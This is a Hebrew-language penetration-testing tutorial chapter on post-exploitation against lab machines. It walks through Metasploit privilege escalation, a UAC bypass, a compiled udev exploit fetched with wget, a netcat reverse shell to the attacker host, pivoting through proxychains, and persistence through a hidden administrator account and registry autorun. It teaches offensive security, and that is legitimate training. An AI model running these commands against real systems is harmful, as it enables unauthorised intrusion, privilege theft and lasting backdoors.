CHAPTER 13 – POST EXPLOITATION (PART 2)

By Guy Even

BRIEF CONTENTS

LOCAL PRIVILEGE ESCALATION – הסלמת הרשאות

PIVOTING – התקפת ציר

PERSISTENCE – שימור אחיזה

LOCAL PRIVILEGE ESCALATION

- <u>מבוא:</u> לאחר ניצול חולשה כלשהי במערכת הקורבן אנו בדרך כלל מקבלים משתמש עם הרשאות מסוימות, לעתים הרשאות המשתמש אינן חזקות מספיק לפעולות שאנו רוצים לעשות ולכן נצטרך לעשות תהליך של הסלמת הרשאות שייתן לנו משתמש עם הרשאות מערכת.
- בניסוי נדגים את הביצוע של הסלמת הרשאות למכונות הקורבן הבאות: Windows XP, Windows 7 ו- Ubuntu
- נקבל גישה עבור מכונת הקורבן Windows XP עם ניצול החולשה ms08-067 עם המודול ב- Metasploit שנקרא exploit/windows/smb/ms08_067_netapi.
- נקבל גישה עבור מכונת הקורבן Windows 7 עם ניצול החולשה בנגן המוזיקה Winamp עם יצירת הקובץ MAKI הזדוני ל-skin של הנגן.
- נקבל גישה עבור מכונת הקורבן Ubuntu עם ניצול החולשה בתוכנה TikiWiki עם החדרת קוד PHP .

LOCAL PRIVILEGE ESCALATION-WINDOWS XP

- בחלק זה נראה שני מצבים בהם אנו יכולים לקבל משתמש עם הרשאות מערכת: פקודת getsystem של meterpreter או מודול של Metasploit.
- פקודת getsystem מבצעת באופן אוטומטי סדרת ניסיונות של פעולות מוכרות של הסלמת הרשאות כדי לקבל משתמש עם הרשאות מערכת.
- המודול exploit/windows/local/ms11_080_afdjoinleaf של Metasploit הוא מודול מובנה המנצל חולשה בזרימה בפונקציית afdjoinleaf בקובץ afd.sys בדרייבר של Windows ומבוצע על ידי שליחת בקשה מיוחדת לספרייה Active Direcory , הספרייה משמשת לניהול מרכזי של משתמשים, מחשבים, משאבים אחרים ורשתות Windows.

LOCAL PRIVILEGE ESCALATION-WINDOWS XP

מודול של Metasploit

```
meterpreter > background
[*] Backgrounding session 6...
msf exploit(ms08_067_netapi) > use exploit/windows/local/ms11_080_afdjoinleaf
msf exploit(ms11_080_afdjoinleaf) > show options

Module options (exploit/windows/local/ms11_080_afdjoinleaf):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION                   yes       The session to run this module on.


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf exploit(ms11_080_afdjoinleaf) >
```

```
msf exploit(ms11_080_afdjoinleaf) > set SESSION 6
SESSION => 6
msf exploit(ms11_080_afdjoinleaf) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(ms11_080_afdjoinleaf) > set LHOST 10.100.102.85
LHOST => 10.100.102.85
msf exploit(ms11_080_afdjoinleaf) >
```

```
msf exploit(ms11_080_afdjoinleaf) > exploit

[*] Started reverse handler on 10.100.102.85:4444
[*] Running against Windows XP SP2 / SP3
[*] Kernel Base Address: 0x804d7000
[*] HalDisPatchTable Address: 0x80545838
[*] HaliQuerySystemInformation Address: 0x806e6bba
[*] HalpSetSystemInformation Address: 0x806e9436
[*] Triggering AFDJoinLeaf pointer overwrite...
[*] Injecting the payload into SYSTEM process: winlogon.exe PID: 588
[*] Writing 290 bytes at address 0x00a70000
[*] Restoring the original token...
[*] Sending stage (769024 bytes) to 10.100.102.89
[*] Meterpreter session 7 opened (10.100.102.85:4444 -> 10.100.102.89:1060) at 2024-01-23 11:35:36 -0500

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

פקודת getsystem של meterpreter

```
meterpreter > getuid
Server username: BOOKXP\georgia
meterpreter > getsystem -h
Usage: getsystem [options]

Attempt to elevate your privilege to that of local system.

OPTIONS:

    -h        Help Banner.
    -t <opt>  The technique to use. (Default to '0').
                0 : All techniques available
                1 : Service - Named Pipe Impersonation (In Memory/Admin)
                2 : Service - Named Pipe Impersonation (Dropper/Admin)
                3 : Service - Token Duplication (In Memory/Admin)


meterpreter > getsystem
...got system (via technique 1).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

LOCAL PRIVILEGE ESCALATION-WINDOWS 7

- בחלק זה נראה שלמכונת קורבן זו יש מנגנון אבטחה חזק יותר משל Windows XP הנקרא UAC(=User Account Control) ולכן פקודת getsystem לא תעבוד ישר, נראה איך אנו עוקפים את מנגנון זה ולאחר מכן מבצעים הסלמת הרשאות עם פקודת getsystem.
- מנגנון ה- UAC כל התוכנות מורצות עם הרשאות ברמת המשתמש, ואם יש צורך בהפעלה שלהן ברמת המערכת המשתמש יצטרך לאשר זאת (עם משתמש שהוא אדמין).
- נשתמש במודול exploit/windows/local/bypassuac של Metasploit , הוא מודול שנועד לעקוף את מנגנון ה- UAC בכך שהוא משתמש על ידי הזרקת תהליך של תעודה של מוציא לאור מהימן (trusted publisher).

LOCAL PRIVILEGE ESCALATION-WINDOWS 7

```
meterpreter > background
[*] Backgrounding session 1 ...
msf6 exploit(multi/handler) > use exploit/windows/local/bypassuac
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/local/bypassuac) > show options

Module options (exploit/windows/local/bypassuac):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   SESSION                     yes       The session to run this module on
   TECHNIQUE  EXE              yes       Technique to use if UAC is turned off (Accepted: PSH, EXE)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.100.102.83    yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Windows x86


View the full module info with the info, or info -d command.

msf6 exploit(windows/local/bypassuac) >
```

סקירת המודול

```
meterpreter > getsystem
[-] priv_elevate_getsystem: Operation failed: 1726 The following was attempted:
[-] Named Pipe Impersonation (In Memory/Admin)
[-] Named Pipe Impersonation (Dropper/Admin)
[-] Token Duplication (In Memory/Admin)
[-] Named Pipe Impersonation (RPCSS variant)
[-] Named Pipe Impersonation (PrintSpooler variant)
[-] Named Pipe Impersonation (EFSRPC variant - AKA EfsPotato)
```

ניסיון ראשון של getsystem

שימוש במודול ועקיפת מנגנון ה-UAC

```
msf6 exploit(windows/local/bypassuac) > set SESSION 1
SESSION => 1
msf6 exploit(windows/local/bypassuac) > exploit

[*] Started reverse TCP handler on 10.100.102.83:4444
[*] UAC is Enabled, checking level ...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing ...
[+] Part of Administrators group! Continuing ...
[*] Uploaded the agent to the filesystem....
[*] Uploading the bypass UAC executable to the filesystem ...
[*] Meterpreter stager executable 73802 bytes long being uploaded..
[*] Sending stage (175686 bytes) to 10.100.102.84
[*] Meterpreter session 2 opened (10.100.102.83:4444 → 10.100.102.84:51598) at 2024-01-23 11:53:07 -0500

meterpreter > getuid
Server username: WIN-IUCM6Q3J135\Georgia Weidman
meterpreter >
```

ניסיון שני של getsystem

```
meterpreter > getsystem
 ...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

הצלחה בהסלמת הרשאות

LOCAL PRIVILEGE ESCALATION-UBUNTU

- בחלק זה נראה הסלמת הרשאות בעזרת החולשה במנגנון udev, מנגנון ניהול ההתקנים של Linux .
- החולשה במנגנון היא CVE-2009-1185, הבעיה נגרמת מכך שה- daemon (ריבוי משימות בעזרת תהליך רקע), שרץ כ-root, האחראי לטעינה של דרייברים לא מצליח לזהות אם מקור הבקשה לטעינת הדרייבר היא מה- user או מה- kernel, כלומר הודעות הנשלחות ממשתמש ל udev יכול לשכנע להריץ עם הרשאות root.
- נחפש את הקובץ שקשור לחולשה ונעלה אותו לשרת הIP של המערכת התוקפת, בעזרת הסשן שקיבלנו מקודם נוריד את הקובץ ונקמפל אותו, נבדוק איזה PID קשור ל udev , נקים מאזין במכונה התוקפת ונריץ את הקובץ המקומפל. בסוף מכונת הקורבן תיזום קשר למכונה התוקפת בעזרת משתמש root וכך נקבל משתמש עם מערכת.
- החולשה הקיימת במנגנון נמצאת בגרסאות הקטנות מהגרסה 141 של udev במכונות הקורבן Ubuntu.

LOCAL PRIVILEGE ESCALATION-UBUNTU

קבלת shell מחולשה בתוכנה TikiWiki

```
meterpreter > shell
Process 15886 created.
Channel 0 created.
whoami
www-data
```

בדיקת גרסה של ה-Ubuntu

```
uname -a
Linux ubuntu 2.6.27-7-generic #1 SMP Fri Oct 24 06:42:44 UTC 2008 i686 GNU/Linux
lsb_release -a
Distributor ID: Ubuntu
Description:    Ubuntu 8.10
Release:        8.10
Codename:       intrepid
No LSB modules are available.
```

בדיקה במכונת הקורבן את הגרסה של udev

```
georgia@ubuntu:~$ udevadm --version
124
georgia@ubuntu:~$
```

חיפוש קובץ ששייך לחולשה

```
root@kali:~# /usr/share/exploitdb/searchsploit udev
 Description                                                              Pat
h
--------------------------------------------------------------------------- ----
--------------------
Linux Kernel 2.6 UDEV Local Privilege Escalation Exploit                  /lin
ux/local/8478.sh
Linux Kernel 2.6 UDEV < 141 Local Privilege Escalation Exploit            /lin
ux/local/8572.c
Linux udev Netlink Local Privilege Escalation                             /lin
ux/local/21848.rb
root@kali:~#
```

בדיקה בshell אם יש gcc

```
gcc
gcc: no input files
```

העתקת הקובץ לשרת הIP (דרך apache)

```
root@kali:~# cp /usr/share/exploitdb/platforms/linux/local/8572.c /var/www
root@kali:~#
```

הורדת הקובץ דרך shell

```
wget http://10.100.102.85/8572.c
--2024-01-23 09:18:46--  http://10.100.102.85/8572.c
Connecting to 10.100.102.85:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 2768 (2.7K) [text/x-csrc]
Saving to: `8572.c'

     0K ..                                                    100%  553M=0s

2024-01-23 09:18:46 (553 MB/s) - `8572.c' saved [2768/2768]
```

קימפול הקובץ דרך shell

```
gcc -o exploit 8572.c
cat /proc/net/netlink
sk       Eth Pid    Groups   Rmem     Wmem     Dump     Locks
e7ba5a00 0   6478   00000001 0        0        00000000 2
f74ccc00 0   0      00000000 0        0        00000000 2
f78d0200 0   5552   00000111 0        0        00000000 2
e7ba5400 0   4200782 00000000 0        0        00000000 2
eadcda00 4   0      00000000 0        0        00000000 2
eadeea00 7   0      00000000 0        0        00000000 2
eb2ff600 9   0      00000000 0        0        00000000 2
f75f2800 10  0      00000000 0        0        00000000 2
f75f0200 11  0      00000000 0        0        00000000 2
f74cd400 15  0      00000000 0        0        00000000 2
eae53800 15  2466   00000001 0        0        00000000 2
```

חיפוש תהליך של udev דרך shell

```
ps aux | grep udev
root      2467  0.0  0.0   2532  1020 ?        S<s  05:51   0:00 /sbin/udevd --daemon
```

יצירת קובץ שייזום התקשרות חזרה דרך shell

```
cat /tmp/run
cat: /tmp/run: No such file or directory
echo "#! /bin/bash" >>/tmp/run
echo "nc 10.100.102.85 12345 -e /bin/bash" >> /tmp/run
cat /tmp/run
#! /bin/bash
nc 10.100.102.85 12345 -e /bin/bash
```

הקמת מאזין


```
root@kali:~# nc -lvp 12345
nc: listening on :: 12345 ...
nc: listening on 0.0.0.0 12345 ...
```

הרצת הקובץ עם תהליך של udev דרך shell

```
./exploit 2466
```

קבלת חיבור והצלחת הסלמת הרשאות

```
root@kali:~# nc -lvp 12345
nc: listening on :: 12345 ...
nc: listening on 0.0.0.0 12345 ...
nc: connect to 10.100.102.85 12345 from 10.100.102.88 (10.100.102.88) 37895 [37895]
whoami
root
```



PIVOTING

- <u>מבוא:</u> בדרך כלל לארגון יש מעט מערכות שמופנות לאינטרנט שמארחות שירותים שאמורים להיות זמינים באינטרנט למשל: שרתים, אימיילים וכו'. שירותים אלה בדרך כלל מארח אותם ספק גדול או שהם נמצאים אצלם "בבית" שבמקרה הזה אם נצליח לקבל שליטה עליהם מהאינטרנט נוכל לקבל שליטה על הרשת המקומית שלהם.

- בניסוי זה נראה איך נבצע מתקפת ציר. מתקפת ציר היא מתקפה שבה ננסה לתקוף מכונה אשר איננה מחוברת לאותה רשת שאליה אנו מחוברים. נעשה זאת באמצעות תהליך אשר נקרא Pivoting. הרעיון של מתקפת ציר הוא למצוא מכונה אשר מחוברת לשתי רשתות, גם לרשת שלנו וגם לרשת של המכונה המותקפת. לאחר שמצאנו מכונה כזו, נתקוף אותה תחילה, וממנה נוציא תקיפות על יעד התקיפה המקורי.

- נדגים את הביצוע של מתקפת ציר עם מכונת הציר Windows 7 ומכונת הקורבן Windows XP . למכונת הציר יש שתי רשתות כאשר ברשת אחת היא נמצאת עם המכונה התוקפת, ובשנייה נמצאת עם מכונת הקורבן.

- נקבל גישה עבור מכונת הקורבן Windows 7 עם ניצול החולשה בנגן המוזיקה Winamp עם יצירת הקובץ MAKI הזדוני ל-skin של הנגן. במתקפת ציר נשתמש במודול של Metasploit שנקרא scanner/portscan/tcp שיאפשר לנו לסרוק פורטים פתוחים (Nmap הוא חיצוני לMetasploit)

- במתקפת ציר נקבל גישה עבור מכונת הקורבן Windows XP עם ניצול החולשה ms08-067 עם המודול ב- Metasploit שנקרא exploit/windows/smb/ms08_067_netapi. במתקפת ציר נשתמש ב payload של bind_tcp מכיוון שמכונת התקיפה ומכונת הקורבן נמצאות ברשתות שונות ועם reverse_tcp לא יידע איך להחזיר תנועה חזרה למכונה התוקפת.

PIVOTING

- מכונה התוקפת קאלי - כתובת הIP שלה יהיה 10.100.102.85 .
- מכונה הקורבן Windows XP- כתובת הIP שלה יהיה 192.168.209.89 (עם קונפיגורציה Host-only).
- מכונה המשמשת כמכונת ציר Windows 7– לה יהיו 2 כתובות IP , הראשונה תהיה רשת בה המכונה התוקפת תוכל לתקשר איתה והיא 10.100.102.84 (עם קונפיגורציה Bridged),הכתובת השנייה תהיה רשת בה מכונת הקורבן Windows XP תוכל לתקשר איתה והיא 192.168.209.128 (עם קונפיגורציה Host-only).

```
meterpreter > ifconfig

Interface  1
============
Name         : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU          : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff


Interface 11
============
Name         : Intel(R) PRO/1000 MT Network Connection
Hardware MAC : 00:0c:29:bc:92:94
MTU          : 1500
IPv4 Address : 10.100.102.84
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::6498:44e4:4d7a:fc68
IPv6 Netmask : ffff:ffff:ffff:ffff::
```

```
Interface 16
============
Name         : Intel(R) PRO/1000 MT Network Connection #2
Hardware MAC : 00:0c:29:bc:92:9e
MTU          : 1500
IPv4 Address : 192.168.209.128
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::8df5:f651:f97a:461a
IPv6 Netmask : ffff:ffff:ffff:ffff::
```

PIVOTING

נשנה בעזרת הפקודה את הכיוון התנועה ברשת ממכונת הציר למכונת הקורבן

```
msf exploit(handler) > route add 192.168.209.0 255.255.255.0 1
[*] Route added
```

נסקור את המודול שניתן לסרוק איתו פורטים

```
msf exploit(handler) > use scanner/portscan/tcp
msf auxiliary(tcp) > show options

Module options (auxiliary/scanner/portscan/tcp):

   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   CONCURRENCY  10               yes       The number of concurrent ports to che
ck per host
   PORTS        1-10000          yes       Ports to scan (e.g. 22-25,80,110-900)
   RHOSTS                        yes       The target address range or CIDR iden
tifier
   THREADS      1                yes       The number of concurrent threads
   TIMEOUT      1000             yes       The socket connect timeout in millise
conds
```

נשתמש במודול

```
msf auxiliary(tcp) > set RHOSTS 192.168.209.89
RHOSTS => 192.168.209.89
msf auxiliary(tcp) > exploit

[*] 192.168.209.89:21 - TCP OPEN
[*] 192.168.209.89:25 - TCP OPEN
[*] 192.168.209.89:80 - TCP OPEN
[*] 192.168.209.89:79 - TCP OPEN
^C[*] Caught interrupt from the console...
[*] Auxiliary module execution completed
```

נכין את המודול עם ניצול החולשה ועם הpayload המתאים

```
msf auxiliary(tcp) > use windows/smb/ms08_067_netapi
msf exploit(ms08_067_netapi) > set RHOST 192.168.209.89
RHOST => 192.168.209.89
msf exploit(ms08_067_netapi) > set payload windows/meterpreter/bind_tcp
payload => windows/meterpreter/bind_tcp
```

נשתמש במודול

```
msf exploit(ms08_067_netapi) > exploit

[*] Started bind handler
[*] Automatically detecting the target...
[*] Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] Attempting to trigger the vulnerability...
[*] Sending stage (769024 bytes)
[*] Meterpreter session 2 opened (10.100.102.85:10.100.102.84:0 -> 192.168.209.8
9:4444) at 2024-01-26 15:46:11 -0500

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

הצלחנו לבצע את המתקפת ציר

```
meterpreter > sysinfo
Computer        : BOOKXP
OS              : Windows XP (Build 2600, Service Pack 3, v.3264).
Architecture    : x86
System Language : en_US
Meterpreter     : x86/win32
```

PIVOTING

תקיפת ציר שעשינו היא טובה אבל היא מוגבלת למודולים של Metasploit. נראה דרך אחרת בה נוכל לעשות להמשיך לעשות התקפת ציר מחוץ ל Metasploit לאחר שהצלחנו לקבל שליטה על מכונת הקורבן Windows XP, נעשה זאת בעזרת ProxyChains tool, כלי זה מאפשר לנו לכוון מחדש תנועה על ידי שרת פרוקסי, שרת פרוקסי הוא שרת שתפקידו העיקרי לספק גישה מהירה למשאבים חיצוניים ברשת מחשבים. נשתמש במודול auxiliary/server/socks4a שהוא מודול לשרת פרוקסי socks4a.

נסקור את המודול של שרת פרוקסי socks4a

```
msf exploit(ms08_067_netapi) > use auxiliary/server/socks4a
msf auxiliary(socks4a) > show options

Module options (auxiliary/server/socks4a):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SRVHOST  0.0.0.0          yes       The address to listen on
   SRVPORT  1080             yes       The port to listen on.
```

נשתמש במודול

```
msf auxiliary(socks4a) > exploit
[*] Auxiliary module execution completed

[*] Starting the socks4a proxy server
```

הקובץ מכיל את הקונפיגורציה של הפרוקסי

```
root@kali:/etc# nano proxychains.conf
```

נשים לב שקובץ הקונפיגורציה עם פורט 9050 שמשמש ל Tor

```
[ProxyList]
# add proxy here ...
# meanwile
# defaults set to "tor"
socks4  127.0.0.1 9050
```

נשנה לפורט 1080 שמשמש ל proxychains ונשמור

```
# add proxy here ...
# meanwile
# defaults set to "tor"
socks4  127.0.0.1 1080
```

כעת אנו יכולים להריץ עם כלים מחוץ ל-Metasploit

```
root@kali:~# proxychains nmap -Pn -sT -sV -p 445,446 192.168.209.89
ProxyChains-3.1 (http://proxychains.sf.net)

Starting Nmap 6.40 ( http://nmap.org ) at 2024-01-27 05:14 EST
|S-chain|-<>-127.0.0.1:1080-><>-192.168.209.89:445-><>-OK
|S-chain|-<>-127.0.0.1:1080-><>-192.168.209.89:446-<--denied
|S-chain|-<>-127.0.0.1:1080-><>-192.168.209.89:445-><>-OK
Nmap scan report for 192.168.209.89
Host is up (0.23s latency).
PORT    STATE  SERVICE      VERSION
445/tcp open   microsoft-ds Microsoft Windows XP microsoft-ds
446/tcp closed ddm-rdb
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at http://nmap.
org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.56 seconds
```

PERSISTENCE

- מבוא: בניסויים של ניצול חולשות שביצענו עד כה, הראינו איך להשתלט על מכונות קורבן. עם זאת למשתמש במכונת הקורבן, לפעמים בלי מודעות, היה את הכוח לבטל את השליטה הנוכחית שלנו במכונת הקורבן, למשל: אם המשתמש כפה על סגירת התהליך, או בפשטות יותר, עשה הפעלה מחדש במכונת הקורבן וכו'. במקרים אלה היינו מאבדים את השליטה וכל פעם שהיינו רוצים לקבל את השליטה מחדש, היינו צריכים לעבור את כל התהליך מההתחלה. לפיכך, היינו רוצים לשמר את האחיזה על השליטה במכונת הקורבן כך שנבטיח שנוכל להשתלט במהירות ובאופן קבוע לאחר שעשינו פעם אחת את תהליך החדירה.
- בניסוי הזה נראה כיצד אנו משמרים אחיזה במכונת הקורבן לאחר שחדרנו וקיבלנו עליה שליטה.
- נדגים את ביצוע שימור האחיזה על מכונות הקורבן הבאות: Windows XP ו- Ubuntu.

PERSISTENCE

- נקבל גישה עבור מערכת הקורבן Windows XP עם ניצול החולשה ms08-067 עם המודול ב-Metasploit שנקרא exploit/windows/smb/ms08_067_netapi. בניסוי נראה שימור אחיזה על ידי: הוספת חשבון עם הפקודה net user [username] [password] /add וקביעת הקבוצה שלו עם הפקודה net localgroup [groupname] [username] /add וכן, חיבור מחדש באופן יזום מצד מכונת הקורבן בעת ביצוע התחלה מחדש בעזרת יצירת דלת אחורית בעזרת מודול exploit/windows/local/persistence של Metasploit.
- נקבל גישה עבור מכונת הקורבן Ubuntu עם ניצול החולשה בתוכנה TikiWiki עם החדרת קוד PHP והסלמת הרשאות על ידי חולשה במנגנון udev. בניסוי נראה שימור אחיזה על ידי הוספת משימה חדשה למתזמן המשימות אשר תיצור חיבור מחדש באופן יזום מצד מכונת הקורבן. נעשה זאת בעזרת הוספת שורה לcrontab שהוא כלי לתזמון משימות.

PERSISTENCE-WINDOWS XP

הוספת חשבון וקביעת קבוצה

הוספת משתמש
james והסיסמה שלו

```
meterpreter > shell
Process 3792 created.
Channel 1 created.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>net user james password /add
net user james password /add
The command completed successfully.


C:\WINDOWS\system32>
```

הוספת משתמש james
לקבוצת המנהלים

```
C:\WINDOWS\system32>net localgroup Administrators james /add
net localgroup Administrators james /add
The command completed successfully.
```

התווסף החשבון
עם הקבוצה

יצירת דלת אחורית

סקירת המודול

```
msf6 exploit(windows/smb/ms08_067_netapi) > use exploit/windows/local/persistence
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/local/persistence) > show options

Module options (exploit/windows/local/persistence):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   DELAY     10               yes       Delay (in seconds) for persistent payload to keep reconnecting back.
   EXE_NAME                   no        The filename for the payload to be used on the target host (%RAND%.exe by def
                                        ault).
   PATH                       no        Path to write payload (%TEMP% by default).
   REG_NAME                   no        The name to call registry value for persistence on target host (%RAND% by def
                                        ault).
   SESSION                    yes       The session to run this module on
   STARTUP   USER             yes       Startup type for the persistent payload. (Accepted: USER, SYSTEM)
   VBS_NAME                   no        The filename to use for the VBS persistent script on the target host (%RAND%
                                        by default).


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.100.102.83    yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port

   **DisablePayloadHandler: True   (no handler will be created!)**


Exploit target:

   Id  Name
   --  ----
   0   Windows
```

הכנסת פרמטרים
למודול

```
msf6 exploit(windows/local/persistence) > set SESSION 1
SESSION => 1
msf6 exploit(windows/local/persistence) > set STARTUP SYSTEM
STARTUP => SYSTEM
```

שימוש במודול

```
msf6 exploit(windows/local/persistence) > exploit

[*] Running persistent module against BOOKXP via session ID: 1
[+] Persistent VBS script written on BOOKXP to C:\WINDOWS\TEMP\falAMeQv.vbs
[*] Installing as HKLM\Software\Microsoft\Windows\CurrentVersion\Run\GPkoCvKi
[+] Installed autorun on BOOKXP as HKLM\Software\Microsoft\Windows\CurrentVersion\Run\GPkoCvKi
[*] Clean up Meterpreter RC file: /home/kali/.msf4/logs/persistence/BOOKXP_20240127.2830/BOOKXP_20240127.2830.rc
```

הגדרת מאזין


```
msf6 exploit(windows/local/persistence) > use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 10.100.102.83
LHOST => 10.100.102.83
```

הקמת מאזין

```
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.100.102.83:4444
```

ביצוע התחלה מחדש למכונת הקורבן



קבלת חיבור מחדש

```
[*] Meterpreter session 2 opened (10.100.102.83:4444 → 10.100.102.89:1025) at 2024-01-27 13:30:14 -0500


meterpreter > [*] 10.100.102.89 - Meterpreter session 1 closed.  Reason: Died
```

בדיקה ראשונה
לחיבור

```
msf6 exploit(multi/handler) > sessions -l

Active sessions
===============

  Id  Name  Type                     Information              Connection
  --  ----  ----                     -----------              ----------
  2         meterpreter x86/windows  BOOKXP\georgia @ BOOKXP  10.100.102.83:4444 → 10.100.102.89:1025 (10.100.102.89
